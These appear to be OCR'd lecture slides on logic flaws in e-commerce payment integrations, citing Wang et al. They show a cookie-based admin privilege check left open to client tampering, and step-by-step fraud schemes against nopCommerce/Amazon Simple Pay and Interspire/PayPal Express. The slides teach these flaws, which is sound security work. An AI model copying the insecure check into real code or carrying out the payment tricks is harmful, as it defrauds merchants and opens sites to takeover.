
Server-side code:

```
privilege = non-admin;
if ( _COOKIE[`make_install_prn’]
   == 1 )
        privilege = admin;
```

Vulnerability: malicious client sets make_install_prn cookie, creates fake admin account

Cashier-as-a-Service


[Wang et al.]



nopCommerce + Amazon Simple Pay

[Wang et al.]


- Anyone can register an Amazon seller account, so can Chuck
  - Purchase a $25 MasterCard gift card by cash, register under a fake address and phone number
  - Create seller accounts in PayPal, Amazon and Google using the card
- Chuck's trick
  - Check out from Jeff, but pay to "Mark" (Chuck himself)
  - Amazon tells Jeff that payment has been successful
  - Jeff is confused, ships product



Interspire + PayPal Express


[Wang et al.]

Session 1: pay for a cheap order (orderID1), but prevent the merchant from finalizing it by holding Message B



Message A redirects to store.com/finalizeOrder?[orderID1]$_{store}$

Session 2: place an expensive order (orderID2) , but skip the payment step



Message A redirects to store.com/finalizeOrder?[orderID2]$_{store}$

Message B calls store.com/finalizeOrder?[orderID1]$_{store}$ [orderID2]$_{store}$

Expensive order is checked out but the cheap one is paid!